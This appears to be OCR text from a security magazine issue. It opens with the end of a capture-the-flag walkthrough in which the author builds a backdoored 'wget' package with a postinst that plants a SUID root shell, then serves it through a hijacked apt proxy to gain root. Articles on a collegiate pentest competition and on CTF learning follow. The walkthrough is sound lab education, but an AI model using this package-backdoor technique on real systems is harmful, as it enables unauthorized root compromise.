Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After that, we setup the http_proxy variable on the target machine by running the following command:

```
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ export http_proxy=http://10.10.14.13:8888
<s.list.d$ export http_proxy=http://10.10.14.13:8888
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ echo $http_proxy
echo $http_proxy
http://10.10.14.13:8888
```

If we now run sudo apt-get update, we see on the attacker's machine that the proxy redirects requests to packages.onetwoseven.htb to our local webserver on port 80, though the repository files are missing.

```
admin@iPwn: /tmp $ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [18/Dec/2019 22:55:00] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:00] "GET /devuan/dists/ascii/InRelease HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:00] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:00] "GET /devuan/dists/ascii/Release HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:00] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:00] "GET /devuan/dists/ascii/main/binary-amd64/Packages.xz
 HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:00] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:00] "GET /devuan/dists/ascii/main/binary-all/Packages.xz H
TTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:00] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:00] "GET /devuan/dists/ascii/main/i18n/Translation-en.xz H
TTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:01] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:01] "GET /devuan/dists/ascii/main/binary-amd64/Packages.bz
2 HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:01] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:01] "GET /devuan/dists/ascii/main/binary-all/Packages.bz2
HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:01] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:01] "GET /devuan/dists/ascii/main/i18n/Translation-en.bz2
HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:01] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:01] "GET /devuan/dists/ascii/main/binary-amd64/Packages.lz
ma HTTP/1.1" 404 -
127.0.0.1 - - [18/Dec/2019 22:55:01] code 404, message File not found
127.0.0.1 - - [18/Dec/2019 22:55:01] "GET /devuan/dists/ascii/main/binary-all/Packages.lzma
 HTTP/1.1" 404 -
```

Now that the "infrastructure" is on, we have to work on the payload that must be served to the victim. We first have to setup a repository on our attacking machine, we will backdoor the wget executable as it's already installed on the machine. This can be done with the following commands. We start by creating a dummy control file that contains the package's metadata.

```
cd /tmp

mkdir build

mkdir -p wget/DEBIAN

cat << EOF >> wget/DEBIAN/control

Package: wget

Architecture: all

Maintainer: ARES_Team

Priority: optional

Version: 5.0

Description: agg pwnat tutt cos
```

```
EOF
```

After that, we create the binary file which, in this case, is a bash script that will just print a string.

```
mkdir -p wget/usr/bin

cat << EOF >> wget/usr/bin/wget

#!/bin/bash

echo '¯\_(ツ)_/¯'

EOF

chmod 700 wget/usr/bin/wget
```

Then we craft the payload that will be executed on the target system as a post install script.

```
cat << EOF >> wget/DEBIAN/postinst

#!/bin/bash

cp /bin/sh /tmp/sh; chmod +s /tmp/sh

EOF

chmod 755 wget/DEBIAN/postinst
```

In this case, the post install script will copy /bin/sh in /tmp/sh and set the SUID bit so that /tmp/sh will run with root privileges. We then package the file using the dpkg command.

```
dpkg-deb --build wget/
```

We then create a file called "Packages", which will contain information on the package we are hosting:

```
Package: wget

Version: 1337.0

Maintainer: ARES_Team

Architecture: all

Description: agg i a casa teng e problem

Multi-Arch: foreign

Filename: wget.deb
```

```
Size: 816

MD5sum: e8df9b084a016312ed7e0b1a30759373

SHA1: fd2042db8cb4fea7101d9fb32820ca445d032fad

SHA256: 73a3bc7c6b578bdf446519509b55f1b5db061afe8a9864970ec904028bb9b04e
```

The size and the three digests must be correct. We then finish up by creating the Packages.gz file, creating the folder structure for the repository and moving the backdoored package inside it.

```
gzip Packages

mkdir -p devuan/dists/ascii/main/binary-amd64

cp Packages.gz devuan/dists/ascii/main/binary-amd64

mv wget.deb devuan/
```

We are now ready to serve the malicious package. The webserver is listening on port 80, the proxy is listening on port 8888 and the target machine has the http_proxy variable set. We now have to run sudo apt-get update and then sudo apt-get upgrade and wait for the upgrade to finish.

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ sudo apt-get upgrade
sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  wget
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 816 B of archives.
After this operation, 2813 kB disk space will be freed.
Do you want to continue? [Y/n]

WARNING: The following packages cannot be authenticated!
  wget
Install these packages without verification? [y/N]
```

The shell promptly tells us the wget package can't be authenticated. That's good as it means we are serving the malicious package. As soon as we hit "y" the upgrade starts and when it's finished, we should find a SUID sh under /tmp


```
Get:1 http://packages.onetwoseven.htb/devuan ascii/main amd64 wget all 1337.0 [816 B]
Fetched 816 B in 0s (4590 B/s)
Reading changelogs... Done
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling terminal.)
debconf: falling back to frontend: Readline
(Reading database ... 33940 files and directories currently installed.)
Preparing to unpack .../archives/wget_1337.0_all.deb ...
Unpacking wget (5.0) over (1.18-5+deb9u2) ...
Setting up wget (5.0) ...
Processing triggers for man-db (2.7.6.1-2) ...
www-admin-data@onetwoseven:/var/www/html-admin/addons$ ls /tmp
ls /tmp
sh
www-admin-data@onetwoseven:/var/www/html-admin/addons$ cd /tmp
cd /tmp
www-admin-data@onetwoseven:/tmp$ ls -la
ls -la
total 124
drwxrwxrwt  2 root root   4096 Dec 18 23:21 .
drwxr-xr-x 22 root root   4096 Feb 18  2019 ..
-rwsr-sr-x  1 root root 117208 Dec 18 23:21 sh
www-admin-data@onetwoseven:/tmp$ ./sh
./sh
# id
id
uid=35(www-admin-data) gid=35(www-admin-data) euid=0(root) egid=0(root) groups=0(root),35(www-admin-data)
# whoami
whoami
root
```

Boom, root. Let's see if we can access the flag in /root/root.txt

```
# ls /root
ls /root
bin  root.txt
# cat /root/root.txt
cat /root/root.txt
2d380a25a8e3bfc095abd9e691841048
#
```

Hell yeah! Full compromise. That's all folks, thanks for hanging in there until the end, see you at the next article!

DinoBank – Where Pentesting is Never Prehistoric



Eric Crutchlow

Eric Crutchlow has been working in cyber security for over 20 years and is currently a Security Engineer at large cyber security manufacturer of IT security products.

If you were attending one of several colleges in the US, you might have been introduced to the Collegiate Penetration Testing Competition (CPTC, https://nationalcptc.org/). Started in 2015 and held at the Rochester Institute of Technology (RIT) in Rochester, New York, it has quickly grown to a nation-wide colligate event. For most pentesters, learn by doing is the school we attended. But how much easier if you had a place that offers a real-world environment to test skills, learn to effectively use tools and methods without losing your job? That's the goal of CPTC.

DinoBank is having a pentest. One was performed three months ago and as one of the pentesters, what is your first task? Confirm the first findings and recommendations have been implemented? Logical. What's next? The

Memorandum of Understanding (MOU) outlines the systems to be checked and those things that are out of scope. But something funny is going on at the bank and the MOU won't tell you how to deal with a CEO that wants the team to setup his garage door opener or a CISO that might be mining crypto-currency.

If you were attending one of several colleges in the US, you might have been introduced to the Collegiate Penetration Testing Competition (CPTC, https://nationalcptc.org/). Started in 2015 and held at the Rochester Institute of Technology (RIT) in Rochester, New York, it has quickly grown to a nation-wide colligate event. For most pentesters, learn by doing is the school we attended. But how much easier if you had a place that offers a real-world environment to test skills, learn to effectively use tools and methods without losing your job? That's the goal of CPTC.

There were 10 colleges competing:

- *Team 1 - Rochester Institute of Technology*
- *Team 2 - California State Polytechnic University, Pomona*
- *Team 3 - Penn State University*
- *Team 4 - University of Virginia*
- *Team 5 - US Air Force Academy*
- *Team 6 - Rochester Institute of Technology, Dubai*
- *Team 7 - Stanford University*
- *Team 8 - University of Central Florida*
- *Team 9 - Virginia Commonwealth University*
- *Team 10 - University at Buffalo*

Notable was the team from RIT Dubai. This is their first time they are attending, which now makes CPTC an international competition!

The goals of the competition, as stated on the CPTC website, cover three areas:

1. ***"Technology** - Participants must use their technical knowledge and skills to identify weaknesses in a simulated corporate environment without impacting the operations of simulated business activities."*
2. ***"Communication** - Competitors must show their ability to communicate deeply technical concepts to both technical and non-technical audiences."*
3. ***"Collaboration** - To complete the work within the allotted time, teams must work collaboratively, bringing together discrete skills to achieve success."*

Of the three goals, technology is the one that all the teams excelled in. This included the Stanford team finding two real zero-day in third-party software! Communication and collaboration were more of a challenge. But how does one simulate a corporation like DinoBank?

Setting Up the Simulation

The setup was a work of numerous volunteers over many months with the goal of making a bank with fake employees and social media, websites, emails… Was it easy? Short answer, yes. While social media companies do their best to verify who is creating accounts, there are numerous ways to 'bypass' their processes. Creating a fake email address without using one of the free email services helped since some site require that. Other sites required phone numbers which can be done with a burner phone (expensive) or some of the free VoIP services (free is always good). Using proxies and VPN services also masked IP addresses, which helped make sure we stayed below the radar. Clearing cookies, cache, etc., you know the drill and if you don't, there's lot of YouTube videos and blog posts. It took several weeks to create the profiles and fake communications, links, likes, etc., but we got it done. Of course, we kept within all the legal boundaries and ethical standards. Here is a list of the cast of 'characters' we assigned to volunteers during the competition. The author played the role of Tom Dickson, Information Security Officer.

Name	Title	Department
Alex Faulkner	CIO	IT
Alex Woods	Director, Information Technology	IT
Bobbie Mooney	Assistant Banking Regulator	GDB
Dahlia Dawson	Compliance and Ethics Officer	Risk
Dan Oliver	Business Risk Officer	Risk
Dax Whitney	Network Engineer I	IT
Hillary Mathis	General Council	Legal
Isaiah Grimes	VP, Internal Audit	Audit
Jacqueline Woods	Treasury Officer	Treasury
Johnathan Gay	Chief Risk Officer	Risk
Krissy Duval	Senior Examiner	GDB
Lawrence Hayden	CEO	CEO
Mauren Davenport	Information Security Analyst	InfoSec
Megan Becker	Senior Compliance Manager	Risk
MItchell Zamora	Bank Secrecy, Anti-Money Laundering Officer	Risk
Paul Alvarado	Commercial Lending Manager	Retail
Precious Braun	Consumer Products Manager	Retail
Samara Romero	Director, Business Development	Retail
Tom Dickson	Information Security Officer	InfoSec

Next, we created various computer systems such as web servers, email, workstations. But what do all banks have that DinoBank should? Why, ATMs, of course! Several of our volunteers purchase 10+ ATMs of an old vintage ($3,000). One of the nice things was how secure the ATMs were. Old, no manual, no support to call and it uses an analog modem. How many of you out there know the Hayes AT command set? Our intrepid

volunteers hacked the hell out of these machines and reversed engineered how to make them work. Big hint here if you are interested, all commands start with +++.

This is a picture of the author with one of the ATMs and a wad of cash. It was very interesting that the rooms the teams used each had an ATM and during the competition a 'contractor' for the bank would come by and do work on the machines, sometimes leaving the machine in admin mode. What does an ethical pentester do?

The other part of the setup was to use banking procedures and terminology that we were sure the students wouldn't know and would have to learn about. In addition to this, we also asked the teams which legal statutes applied. In the real world, when hiring a pentesting service, you would insure they are familiar with your industry and understand what audit requirements are needed to be reviewed. Of course, the bank would be ultimately responsible, but would you hire a pentester that had no background in your industry when doing an audit?

How the Game Was Played

All the teams were briefed on the game play on Saturday morning and then they were separated into different rooms to start the pentest. Part of the briefing was to 'meet' the employees of the bank that were responsible for working with the pentester. The pentest lasted one day and during that time different 'injections' were assigned. Injects are either specific tasks that were communicated to the teams or assignments for the 'employees' to perform. Most of the injects involved the employees going to each team and asking them various questions. The first time the author and his fellow employees visited the pentesters, they would all stop what they were doing and be very generous with their time to answer any number of questions we would have, no matter how stupid they were. This was a very obvious mistake and by the afternoon, each of the teams quickly learned **Lesson #1**: **Assign one person to interface with the customer and anyone else that has questions or requests.** Along with this was various people making requests to change the scope of work or the CEO asking them to help him set the time zone on his Apple laptop (and yes, they did). The author's character, Tom Dickson, was assigned the role of Information Security Office and was responsible for the MOU. At the morning briefing, he clearly told all teams that only he could authorize any changes and that all requests

needed to be in writing (email) and that all members of the audit committee must be notified (they were told that sending an email to Tom was actually going to an alias and everyone on the audit committee would get a copy).

Dealing with Executives

When the CEO of the company asks for help with his laptop, that's relatively easy to handle. Most teams learned to 'guide' the CEO to his support staff. **Lesson #2: Stay within the MOU, politely decline anything else or have them modify the MOU (in writing).** We gave them the easy test, dealing with the CEO, but now we escalate this to the other extreme.

Alex Faulkner is the CIO. Here's the character description we wrote up:

"Alex is in his early 40s and focuses most of his time on the cryptocurrency markets. Within DinoBank, he has been currently misappropriating resources to generate extra funds. He has placed crypto miners on various machines, as well as preparing to launch his own crypto currency exchange using DinoBank infrastructure. While DinoBank has generated its own cryptocurrency, largely due to Alex's influence, his plan is to take advantage of flaws in this coin design to trade it and profit off of it, then hack it back to continue profiting off of the same coins. He has been previously caught mining coins on company infra by both Tom Dickson and Dan Oliver, however he has feigned ignorance and claimed to have cleaned this up in the past."

Alex also is in big debt and needs money. What he doesn't need is a bunch of pentesters snooping around the servers that have evidence of some of his misdeeds. And so, Alex makes visits to the teams demanding they give him the report first and to further limit the MOU to a few subnets since the others were already checked previously and don't need a second review. Remember Lesson #2? Stay within the MOU! The teams did remember and requested that Alex go through the MOU change process. Lesson learned! But Alex was adamant, persistent, and down-right rude. (The author apologizes in advance if the reader has experienced this in real life and is now reliving the nightmare) **Lesson #3: Don't let someone else's craziness become your craziness**. When confronted by a person in a business environment who is acting in an extremely unprofessional manner, end the confrontation, tell them you will discuss it with your superior and/or their superior. Especially when the other person is in a high position such as the CIO and flagrantly abuses their authority.

And so, the competition continued with each of the teams experiencing situations that many of us experienced only in the real world. We were making progress! But what about the tech part? When I asked each team about the tools they used, the majority used OpenVAS and NMAP. Part of the challenge in using these tools in the real world is that if you are not careful, you can send huge amounts of scan traffic and unintentionally DDoS the system. The teams were told in the briefing and later on that they had to be careful not to bring down business systems. To their credit, none did.

OpenVAS (http://www.openvas.org/) is an open source vulnerability scanner and management system. Originally developed as Nessus, when the team decided to make Nessus a commercial product, they stopped

further support in 2005. In 2008, Greenbone Networks created OpenVAS from the last open source version of Nessus and enhance it to this day. Full disclosure, the author works for Tenable, the company that made Nessus into a commercial product.

NMAP (https://nmap.org/) is a tool for network discovery and security auditing. It is open source and a fundamental tool for anyone in the cyber security industry.

There was one other tool of note that resulted in a first for CPTC. The team from Stanford was using BURP (https://portswigger.net/burp/communitydownload) by PortSwigger, a commercial software tool that allows you to intercept and analyze web traffic. There is a free community edition with fewer features, but still very powerful. As part of their testing, the Stanford team discovered not one, but TWO ZERO-DAYS! The first was on a server that utilized QueryTree, an open source ad hoc reporting and visualization tool.

CVE-2019-19249 QueryTree authorization bypass

https://nvd.nist.gov/vuln/detail/CVE-2019-19249

Company: https://querytreeapp.com/

Controllers/InvitationsController.cs in QueryTree before 3.0.99-beta mishandles invitations.

From Stanford report regarding the discovery:

"Access Control Bypass Allows Administrative Access to QueryTree (MOU: CDATA, SW)

Threat Level: Critical (9.4)"

Description:

"There exists an underlying vulnerability in QueryTree allowing unauthenticated visitors to join arbitrary QueryTree organizations as administrators. This entirely bypasses the QueryTree invitation process and allows access to DinoBank's configured QueryTree instances. Note that this represents an underlying vulnerability in the open source QueryTree software, and thus affects any deployed QueryTree instance. As per our disclosure policy, we have contacted the vendor with technical information to allow remediating the vulnerability. Our engineers disclosed this vulnerability to D4 software, the vendor maintaining QueryTree, shortly after its discovery. The vendor issued a patch for the vulnerability the day of reporting and the vulnerability is pending CVE."

The second discovery was even more interesting as it not only was a zero-day, but also on a machine that our friendly CIO Alex may have 'worked on'.

CVE-2019-19250 OpenTrade SQL injection

https://nvd.nist.gov/vuln/detail/CVE-2019-19250

Company: https://trade.multicoins.org/market/MC-LTC

OpenTrade before 2019-11-23 allows SQL injection, related to server/modules/api/v1.js and server/utils.js.

Again, from Stanford's report:

"Unauthenticated SQL Injection in OpenTrade Via API (MOU: PSWD, CDATA, SW)

Threat Level: Critical (9.4)

Description:

"There exists an underlying SQL injection vulnerability in OpenTrade allowing execution of arbitrary SQL queries. This can be exploited to access arbitrary information in the OpenTrade database, such as account details, trade histories, and session tokens. Note that this represents an underlying vulnerability in the open source OpenTrade software, and thus affects any deployed OpenTrade instance. As per our disclosure policy, we have contacted the developer with technical information to allow remediating the vulnerability. Our engineers disclosed this vulnerability to the developer maintaining OpenTrade shortly after its discovery. The developer issued a patch for the vulnerability the day of reporting and the vulnerability is pending CVE."

Potential Business Impact:

"This allows an unauthenticated attacker to gain complete access to the OpenTrade database, including account information, trade histories, and session tokens. Furthermore, given access to administrator session tokens, an attacker can login with the administrator account, allowing complete control over the OpenTrade instance.

***Furthermore, note that there are two reports, linked here and here, which cumulatively report the theft of over $1 million via SQL injection in live cryptocurrency exchanges deploying OpenTrade**. It appears likely that the vulnerability that we have found here is the vulnerability that is being exploited in those reports. Since this would mean that this vulnerability is actively being exploited in the wild, we recommend that DinoBank immediately suspend operation of OpenTrade until such vulnerabilities can be resolved and a thorough security review conducted."*

Was Alex finally paying off a few bills?

This was a first and congratulations to the Stanford team for going above and beyond!!!

By the end of Saturday, the teams learned some hard lessons, but maybe the most important part was yet to come. They had to write reports and present them on Sunday morning. The report and how it is written and presented is extremely important in the real world since that is the final product for which you will get paid. We told the teams they had to do well on both the technical and the communication side (report and presentations). There was a dinner in the evening and afterwards came the task of writing a report, late into the night. But isn't that what college is all about?

Sunday morning was grading of the reports that had to be turned in by 2am. At 9am we started the presentations. A key metric was that each person on the team needed to speak. Simple things matter and the other business etiquette we were looking for was for each team member to start by introducing themselves and their role on the team. One might think this obvious, but it was surprising how many teams didn't do this. The judges (the author was one of them) didn't take huge points off for these items, but our focus was on content, delivery and recommendations. One of the tricks the author tried on each team was to get them to change their conclusions. This is a cardinal rule, be sure of your conclusions and defend them. If you can be persuaded to change, what does that say for the confidence you have in your report? To the teams' credit, they didn't change their recommendations.

In general, all the reports were technically good, obviously some better than others, and a few technical lessons were issues across all teams.

Lesson #4: When using acronyms, such as CVSS, be sure you explain exactly what they mean.

In the case of the presentations, the audience was the Board of Directors for DinoBank. These are not cyber experts, per se.

Lesson #5: Over 60% of vulnerabilities have CVSS Scores of High.

When reporting on systems with a CVSS score, one needs to take into account the criticality of the system to exploit and how valuable the system is to the company. If a company has thousands of systems, which ones do they prioritize? To be fair, we didn't discuss this with the teams, and it is a topic for another time.

Final Thought

Professor Justin Pelletier, RIT, put it best about why CPTC was created, "*You sweat when you train, but bleed on the battlefield.*"

And the Winner IS:

1 – Stanford University

2 – Rochester Institute of Technology, Rochester, NY

3 – California Polytechnic University, Pomona

All the volunteers and sponsors were happy to be a part of giving back to the community. We encourage anyone that would like to join us to reach out at https://nationalcptc.org/.

We would like to thank the following people and companies for their generous support:

The generous sponsors from IBM Security, Google Cloud Platform, Eaton, Fire Eye, and the 780th MI BDE (U.S. Army).

The dozens of volunteers from industry who came together to build the infrastructure, especially Lucas Morris from Crowe, Tom Kopchak & Meredith Kasper from Hurricane Labs, Alex Levinson from Uber, Dan Borges from Crowdstrike, Jason Ross from NCC Group, Colum McGaley from Indeed, Alex Shulman and George from IPPSec, and Forrest Fuqua and Joe Needleman for the ATM buildout.

- RIT Department of Computing Security
- Founder: Professor Bill Stackpole
- Director: Professor Daryl Johnson
- Supporter & Department Chair: Professor Bo Yuan
- Operations Officer: Amanda Zeluff
- Office Manager: Megan Fritts
- Senior Staff Specialist: Rita McCarthy
- Research Teams led by Professors Jay Yang & Andy Meneely

Approximately 50 student volunteers

Regional Hosts:

- Liberty Page & Ibrahim Baggili@ University of New Haven https://www.newhaven.edu/news/releases/2019/pen-testing-competition.php
- Michael Hills & Niklaus Giacobe@ Penn State University https://sites.psu.edu/easternregioncptc/
- Karen Ribble & Franklin Perrin @ Augusta University https://cyber.augusta.edu/cptc/
- Ambareen Siraj, Eric Brown, Travis Lee & Lana Richardson @ Tennessee Tech https://www.tntech.edu/ceroc/outreach/cptc/index.php
- Alex Keller @ Stanford University https://cptc-west.stanford.edu/
- Wesam Almobaideen & Ali Raza @ RIT Dubai https://www.rit.edu/news/student-spotlight-rit-dubai-team-competes-cybersecurity-competition-finals?node/2284213&source=enewsletter
- Research team from Temple University, under the direction of Professor Aunshul Rege
- And last, but not least, Professor Justin Pelletier

Evolution of the CTF: The Value of Training by Gaming

Torry Crass

Torry Crass (@torrycrass) currently serves as a Cyber Security Advisor and member of the CISO as a Security practice at Woodstar Labs, a division of AUI. He has more than 20 years of experience in the information technology field and over 10 years of cyber security experience from hands-on keyboard to senior leadership roles. In addition, Torry is active in the community through regular participation in a variety of conferences and cyber security exercises, holds a seat on several advisory boards, regularly presents on cyber security topics, is the Co-Chair of the BSides Charlotte security conference, and of course, regularly participates in CTF activities.

In the new era of cyber awareness, more organizations than ever before have come to realize the need for security of the cyber kind. Now, we can argue all day long about adequacy, funding, proper implementations, and strategies, but that's (*still*) a discussion for another time. The reality for the practitioner is there are more jobs out there and more need than ever. For the employer, the skills gap is real and the need for capable cyber experts is a serious struggle. The businesses need to continue to work to better understand cyber security and it's up to us to become good enough and understand the world of information technology well enough to be able to help put security controls around it.

Oldskooling for Profit

I've been gaming for almost as long as I've been tinkering with things; "*hacking*", so to speak. From offline days of expanding an Apple IIe system with a 512kb memory card, working on an Apple Macintosh Classic finding hidden boot methods[1] to use for diagnostics, or whatever else, and we must not forget the nearly forgotten *dance-of-floppy-disk-swapping*.

This is important because the background of tinkering about and discovering new things about systems and software (all without any safety net - *you-break-it-you-fix-it*) sets the stage for many of us in the cyber security

field today. It also says a lot about how we *learned-what-we-know* to *do-what-we-do* today. This helps to lay the groundwork for how current Capture the Flag activities have evolved.

Roots of War and Games

The term Capture the Flag has its roots going back to warfare when an opposing forces' capture of a flag on the battlefield signaled victory[2]. This transitioned into military exercises, to physical games played outdoors, and eventually into the computer world.

Thankfully, we use capture the flag as a method of learning and testing new skills in a more practical, semi-real-world scenario way, but still focused on learning.

Learning the "Practical"

Learning is such an important concept with all of what we strive to do in cyber security. Specifically, the search for knowledge and how to apply it in new and creative ways are key tenets of hacking and further to penetration testing.

CTF is another tool in that quest for knowledge and application of skills, and an important one, because it allows us as cyber security practitioners to learn and practice how to apply tools and techniques in a practical manner. That practicality is what helps to turn this hobby and lifestyle into meaningful careers that help us keep roofs over our heads and the internet line hot with packets that go somewhere other than our LANs.

In the new era of cyber awareness, more organizations than ever before have come to realize the need for security of the cyber kind. Now, we can argue all day long about adequacy, funding, proper implementations, and strategies, but that's (*still*) a discussion for another time. The reality for the practitioner is there are more jobs out there and more need than ever. For the employer, the skills gap is real and the need for capable cyber experts is a serious struggle. The businesses need to continue to work to better understand cyber security and it's up to us to become good enough and understand the world of information technology well enough to be able to help put security controls around it.

Capture the Flag allows us to learn in a fun and challenging but practical manner that keeps us from criminal records deeper than speeding and parking tickets.

CTF Speeding Tickets

Specifically, CTF activities serve a very real and important service in the scope of cyber security education, they provide a ***legal*** method of learning, testing, and demonstrating new skills (*or old for that matter*) that may otherwise land the hacker in some serious trouble. These environments provide a *license to hack*, within the parameters of the game (*having been part of a disqualified team for taking advantage of a CTF problem a few years ago*), and, as long as the rules and spirit of the game are followed, would-be cyber hackers are free to poke and probe their way into learning new things.

This provides an avenue for new *hackers* to join the community in an open and positive manner without resorting to illegal measures of old. This also benefits the overall penetration testing industry by allowing pen testers to improve skills and learn the tradecraft without having to engage in risky and possibly illegal activities to gain the same knowledge and experience.

Gamification

While I've not heard the term "*gamification*" in a while now, it is, even if by coincidence, tied to the very fabric of capture the flag.

It was quite the buzzword that was tossed around in cyber security education space for a while to simply indicate that the user would learn through playing a game. Can we all say "*SANS Holiday Hack Challenge*"[3]? (*Thank you, Ed Skoudis and team!*).

The overall idea was that gamification could serve to either interest users to engage in learning on their own, or once engaged, help users maintain focus and interest in the activity and as a result learn better and faster.

They were right. With the right setup and scope, it is all those things.

CTF vs. Certification vs. Traditional Education

Let's take a brief step back and delve into that age *olde* discussion around the "*right*" thing to look for between education and certification as it relates to CTF.

The gamification concept is a key difference between other learning avenues and while traditional courses, such as taking a college guided programming course still can have significant value, IT and especially cyber security professionals do not necessarily need traditional degrees or (*in some cases*) even certifications to be successful.

The key has always been, and will continue to be, a curiosity and an almost fearless willingness to learn new things. Don't be afraid to fail.

Unlike the confines of a college course that, should you fail an assignment, may have consequences linked to grades, GPA, and hiring prospects, CTFs and the way that we learn and explore, treats failure in its true form as another tool to learn from vs. something punitive.

CTF concepts have even made their way into certifications. One such example is the Offensive Security OSCP[4] which takes a serious twist out of the CTF book with a range that requires you to solve real offensive cyber situations in order to pass. SANS Netwars[5] is another well-known CTF event that has seen quite a bit of popularity over the last decade. In other cases, there are also vendors and platforms offering gamified training that tosses a certificate of completion or online badges your way when you've had a successful go of things.

The OSCP is such a valued certification within the community because it puts certification seekers in the position of having to demonstrate a level of skill impossible to assess in a traditional interview. This is akin to

the office suite tests that staffing companies put their contractors through to find out how many words a minute they could type, what their 10-key speed was, and if they know how to use pivot tables in a spreadsheet.

Traditional education models, and even most certifications, focus on reading material, memorizing that material so you can recall it when needed later, and then sitting for exams to regurgitate that material in wrote form.

CTFs take this concept to a whole new, almost completely different place, one where you have to use your knowledge to problem solve. This almost always involves you using some traditional learning techniques (***cough*** *>> insert search engine of choice here*) to research tools and techniques that you can use to overcome the challenge but a CTF does something most traditional education models do not, it forces you to be resourceful beyond simple book-work to problem solve.

"The Value" of CTF; is it worth it?

In one sentence, CTF is an amazing value to the entire community, **full stop**.

CTF brings value to you as a practitioner by allowing you to safely (*well, mostly safe anyhow* ***eyes the latest container exploit****) learn about the latest Flash, Java, or maybe some obscure host-based exploit. Maybe after you've tried on your own for a while to solve challenges, you check out a walk-through on one of the old "*Hack the Box*"[6] systems to get the perspective needed to work it through to completion.

For the employer, (*you know, those folks who pay our paychecks for us to continue our hacking passion?*) it lets their staff stay sharp and up to date on the latest attacks and, most important, helps their staff understand how to protect against those attacks. After all, all of our objectives are to improve security, right?

These concepts have even spawned a number of new ways of approaching education and begun to expand to IT and OT learning as well with such platforms as ThreatGen's "*Red vs. Blue*"[7] platform.

Then, Now, Soon...

Over the years, CTFs have evolved from a way for serious hackers attending the likes of DefCon[8] (*and of course other cons*) to demonstrate their skill publicly into an all-inclusive cyber pastime inviting both beginner and veteran alike to participate in the various shenanigans that the myriad of different CTF platforms and operators provide.

This has come about in large part because of better overall net access and the lower cost of infrastructure, and bandwidth. The advent of cheap VPS and various *cloud* services means that someone who wants to roll their own (*basic*) CTF can stand up a platform such as *Root the Box*[9] on a VPS costing something around $25-30 a year for a modest setup to a full CTF and cyber range without the need for a data center and racks of server equipment.

This cost reduction has allowed both the CTF creator and the participant to have more opportunities than ever before.

Looking ahead, CTF is here to stay and should be part of both you and your organization's strategy to keep their cyber security professionals learning (*and defending against*) new tricks. The CTF plays an important part in the overall cyber security community for fun and entertainment as well as for the demonstration of real skill sets.

CTF is here to stay.

We will continue to see CTF used for all of these concepts with further expansion into defensive concepts (*yes, this does exist today in pockets, but CTFs carry a heavy offensive focus*). While so much of our field, and those coming into it, have focused on offensive security (*e.g. penetration testing, red teaming*), the need at a business level is to use penetration testing skills and services to improve defensive operations through getting penetration testers involved in actually implementing fixes rather than writing reports and handing it off to IT. While a good offensive based CTF will certainly remain the focus (*especially for us*) for the foreseeable future, this defensive need is leading to a need for more defense focused CTFs.

Have you participated or helped build in a CTF lately?


Employers, have you started asking your staff what was the last CTF they participated in?

Teach others the *Tao of CTF*; never stop learning; keep CTFing!

References:

- Apple/Macintosh Key Combinations: http://www.jacsoft.co.nz/Tech_Notes/Mac_Keys.shtml
- Explanation of the origins of capture the flag: https://www.kidzworld.com/article/4670-your-guide-to-capture-the-flag
- SANS Holiday Hack Challenge: https://holidayhackchallenge.com/
- Offensive Security OSCP: https://www.offensive-security.com/pwk-oscp/
